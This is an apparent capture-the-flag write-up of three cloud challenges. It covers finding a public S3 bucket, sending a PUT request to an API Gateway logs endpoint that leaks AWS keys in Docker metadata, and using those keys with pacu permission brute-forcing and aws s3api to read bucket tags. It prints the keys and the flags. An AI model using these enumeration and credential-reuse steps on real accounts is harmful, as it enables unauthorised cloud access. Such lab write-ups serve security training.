Enumerating the cloud


Challenge information


The spaceship that you will use in SPACE RACE is almost ready. One of the last steps is to verify that all of the systems are operational. Unfortunately, the AI controlling the system information decided to take a personal time off for a few days, leaving you without an easy access to the spaceship systems. This is not a problem because, as the cybersecurity specialist in the ship, you know the spaceship cloud infrastructure like the back of your hand.

1> Spaceship external information endpoint


Your spaceship is located here, can you find the external information panel?We are provided the above empty page with nothing only an image of a rocket, so first, I tried fuzzing for endpoint but wasn't able to get anything useful.


Points [25 points]





- We are provided the above empty page with nothing only an image of a rocket, so first, I tried fuzzing for endpoint but wasn't able to get anything useful.
- Then I tried inspecting the rocket image and was able to see that it was using a different AWS bucket than the one on which the website was hosted so I tried visiting the link without the image endpoint and found out that the bucket contained the Flag.txt file and also an external-information-panel.txt which is needed for the next challenge.
- Link :- https://rocket-bucket-723aa76.s3.amazonaws.com/






- Flag:- CTF{0841862f273fd2ca20ea3b94a645781071ab19d7}

2> Obtaining the spaceship access keys

You have gained access to the external information endpoint. Can you access the spaceship logs to obtain the access keys?

Points [25 points]



- In this challenge, we have to use the external-information-panel.txt that we got in the rocket bucket the file contains a Link to the log file which has the second flag.

```
https://g0341x75tb.execute-api.eu-west-1.amazonaws.com/logs
```

- When we try to visit this link normally we are greeted with a message that we get method is not allowed, so I researched about the error and found out that if we provided the API with an appropriate header we will get the access so tried with different methods and the put method works and I got the flag.
- Request

```
PUT /logs HTTP/2
Host: g0341x75tb.execute-api.eu-west-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Te: trailers
Connection: close
```

- In the response, we also get some AWS credentials which will be useful for us in further parts of the challenge.
- AWS_SECRET_ACCESS_KEY=dpmlpQnMgZFZ5Nt8k7AkCTizqGrY84ZRW55lo+52
- AWS_ACCESS_KEY_ID= AKIA552OOUKCBWDIUCWS
- Response

```
HTTP/2 200 OK
Date: Tue, 06 Jul 2021 05:26:57 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 7752
Apigw-Requestid: CCFxQh0uDoEEMeg=
```

```
The periscope data is optimal. Have a flag for your effort: CTF{9177a9c8bb1cd5c85934}.<br>
[
    {
        "Id": "dfa0f62de13a1719d125ac2f3382543067701c5031289006c8170d3bab33994a",
        "Created": "2021-06-24T17:33:58.623969048Z",
        "Path": "/bin/bash",
        "Args": [],
        "State": {
            "Status": "running",
            "Running": true,
            "Paused": false,
            "Restarting": false,
            "OOMKilled": false,
            "Dead": false,
            "Pid": 154123,
            "ExitCode": 0,
            "Error": "",
            "StartedAt": "2021-06-24T17:33:59.110711065Z",
            "FinishedAt": "0001-01-01T00:00:00Z"
        },
        "Image": "sha256:0df4a5c988ef613a6208ed14e7bc6fc12433f8d0fc3954c2dfc2fb8ee92da3bb",
        "ResolvConfPath": "/var/lib/docker/containers/dfa0f62de13a1719d125ac2f3382543067701c5031289006c8170d3bab33994a/resolv.conf",
        "HostnamePath": "/var/lib/docker/containers/dfa0f62de13a1719d125ac2f3382543067701c5031289006c8170d3bab33994a/hostname",
        "HostsPath": "/var/lib/docker/containers/dfa0f62de13a1719d125ac2f3382543067701c5031289006c8170d3bab33994a/hosts",
        "LogPath": "/var/lib/docker/containers/dfa0f62de13a1719d125ac2f3382543067701c5031289006c8170d3bab33994a/dfa0f62de13a1719d125ac2f338
        "Name": "/musing_herschel",
        "RestartCount": 0,
        "Driver": "overlay2",
        "Platform": "linux",
        "MountLabel": "",
        "ProcessLabel": "",
        "AppArmorProfile": "docker-default",
        "ExecIDs": null,
        "HostConfig": {
            "Binds": null,
            "ContainerIDFile": "",
            "LogConfig": {
                "Type": "json-file",
                "Config": {}
            },
            "NetworkMode": "default",
            "PortBindings": {},
            "RestartPolicy": {
                "Name": "no",
                "MaximumRetryCount": 0
            },
            "AutoRemove": false,
            "VolumeDriver": "",
            "VolumesFrom": null,
            "CapAdd": null,
            "CapDrop": null,
            "CgroupnsMode": "private",
            "Dns": [],
            "DnsOptions": [],
            "DnsSearch": [],
            "ExtraHosts": null,
            "GroupAdd": null,
            "IpcMode": "private",
            "Cgroup": "",
            "Links": null,
            "OomScoreAdj": 0,
            "PidMode": "",
            "Privileged": false,
            "PublishAllPorts": false,
            "ReadonlyRootfs": false,
            "SecurityOpt": null,
            "UTSMode": "",
            "UsernsMode": "",
            "ShmSize": 67108864,
            "Runtime": "runc",
            "ConsoleSize": [
                0,
                0
            ],
            "Isolation": "",
            "CpuShares": 0,
            "Memory": 0,
            "NanoCpus": 0,
            "CgroupParent": "",
            "BlkioWeight": 0,
            "BlkioWeightDevice": [],
```


```
            "BlkioDeviceReadBps": null,
            "BlkioDeviceWriteBps": null,
            "BlkioDeviceReadIOps": null,
            "BlkioDeviceWriteIOps": null,
            "CpuPeriod": 0,
            "CpuQuota": 0,
            "CpuRealtimePeriod": 0,
            "CpuRealtimeRuntime": 0,
            "CpusetCpus": "",
            "CpusetMems": "",
            "Devices": [],
            "DeviceCgroupRules": null,
            "DeviceRequests": null,
            "KernelMemory": 0,
            "KernelMemoryTCP": 0,
            "MemoryReservation": 0,
            "MemorySwap": 0,
            "MemorySwappiness": null,
            "OomKillDisable": null,
            "PidsLimit": null,
            "Ulimits": null,
            "CpuCount": 0,
            "CpuPercent": 0,
            "IOMaximumIOps": 0,
            "IOMaximumBandwidth": 0,
            "MaskedPaths": [
                "/proc/asound",
                "/proc/acpi",
                "/proc/kcore",
                "/proc/keys",
                "/proc/latency_stats",
                "/proc/timer_list",
                "/proc/timer_stats",
                "/proc/sched_debug",
                "/proc/scsi",
                "/sys/firmware"
            ],
            "ReadonlyPaths": [
                "/proc/bus",
                "/proc/fs",
                "/proc/irq",
                "/proc/sys",
                "/proc/sysrq-trigger"
            ]
        },
        "GraphDriver": {
            "Data": {
                "LowerDir": "/var/lib/docker/overlay2/e477d4ab9d51efce36b43fdaef194bee5da248d85b01bacde2aea1e7d140bfa7-init/diff:/var/lib/d
                "MergedDir": "/var/lib/docker/overlay2/e477d4ab9d51efce36b43fdaef194bee5da248d85b01bacde2aea1e7d140bfa7/merged",
                "UpperDir": "/var/lib/docker/overlay2/e477d4ab9d51efce36b43fdaef194bee5da248d85b01bacde2aea1e7d140bfa7/diff",
                "WorkDir": "/var/lib/docker/overlay2/e477d4ab9d51efce36b43fdaef194bee5da248d85b01bacde2aea1e7d140bfa7/work"
            },
            "Name": "overlay2"
        },
        "Mounts": [],
        "Config": {
            "Hostname": "dfa0f62de13a",
            "Domainname": "",
            "User": "",
            "AttachStdin": true,
            "AttachStdout": true,
            "AttachStderr": true,
            "Tty": true,
            "OpenStdin": true,
            "StdinOnce": true,
            "Env": [
                "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
                "AWS_SECRET_ACCESS_KEY=dpmlpQnMgZFZ5Nt8k7AkCTizqGrY84ZRW55lo+52",
                "AWS_ACCESS_KEY_ID=AKIA552OOUKCBWDIUCWS"
            ],
            "Cmd": [
                "/bin/bash"
            ],
            "Image": "0df4a5c988ef",
            "Volumes": null,
            "WorkingDir": "",
            "Entrypoint": null,
            "OnBuild": null,
            "Labels": {}
        },
        "NetworkSettings": {
```

```
            "Bridge": "",
            "SandboxID": "bf51d811c4e9c7857bc50968fca735fbd8df34759e0169203ef7164cffdaee69",
            "HairpinMode": false,
            "LinkLocalIPv6Address": "",
            "LinkLocalIPv6PrefixLen": 0,
            "Ports": {},
            "SandboxKey": "/var/run/docker/netns/bf51d811c4e9",
            "SecondaryIPAddresses": null,
            "SecondaryIPv6Addresses": null,
            "EndpointID": "9aa6994b3efb337422b98c9c9fabef444a1803eb47dfe15755c6544596f83fda",
            "Gateway": "172.17.0.1",
            "GlobalIPv6Address": "",
            "GlobalIPv6PrefixLen": 0,
            "IPAddress": "172.17.0.2",
            "IPPrefixLen": 16,
            "IPv6Gateway": "",
            "MacAddress": "02:42:ac:11:00:02",
            "Networks": {
                "bridge": {
                    "IPAMConfig": null,
                    "Links": null,
                    "Aliases": null,
                    "NetworkID": "81a709997e1724facaaa40eb14889840b1ff603dc83a9f9964150a0c3cf26b3c",
                    "EndpointID": "9aa6994b3efb337422b98c9c9fabef444a1803eb47dfe15755c6544596f83fda",
                    "Gateway": "172.17.0.1",
                    "IPAddress": "172.17.0.2",
                    "IPPrefixLen": 16,
                    "IPv6Gateway": "",
                    "GlobalIPv6Address": "",
                    "GlobalIPv6PrefixLen": 0,
                    "MacAddress": "02:42:ac:11:00:02",
                    "DriverOpts": null
                }
            }
        }
    }
]
```


3> A cleaning bucket

You have managed to access the spaceship. You see a cleaning bucket, the Lambda Thrusters information panel tag, and the E-space Computing Cloud system tags. What does the tag in the cleaning bucket says?

Points [25 points]




- This challenge tells us that the next flag is located in the tags of the cleaning bucket, I was able to get the bucket no from AWS s3 ls command with the AWS credentials that I got in the response of earlier API, then I did an enumeration of all the allowed AWS command using pacu
- So first I ran the command run iam__bruteforce_permissions to find out all the permission that we can use or are allowed by the IAM
- found out these are the allowed permission

```
[iam__bruteforce_permissions] Allowed Permissions:

  ec2:
    describe_tags
    get_associated_enclave_certificate_iam_roles
    get_console_screenshot
    get_host_reservation_purchase_preview

  s3:
    get_bucket_location
    get_bucket_tagging
    get_object
    get_object_acl
    get_object_tagging
    get_object_torrent
    head_bucket
    head_object
    list_buckets
    list_objects
    list_objects_v2

  logs:
```

- so ran the get-bucket-tagging command and got the flag

```
$ aws s3api get-bucket-tagging --bucket cleaningbucket-cf2be35
{
    "TagSet": [
        {
            "Key": "hackyholidays",
            "Value": "users"
```

```
        },
        {
            "Key": "Flag",
            "Value": "CTF_855cc724fd34896c8875"
        },
        {
            "Key": "Next",
            "Value": "Lambda Thrusters"
        }
    ]
}
```




- Flag:- CTF_855cc724fd34896c8875

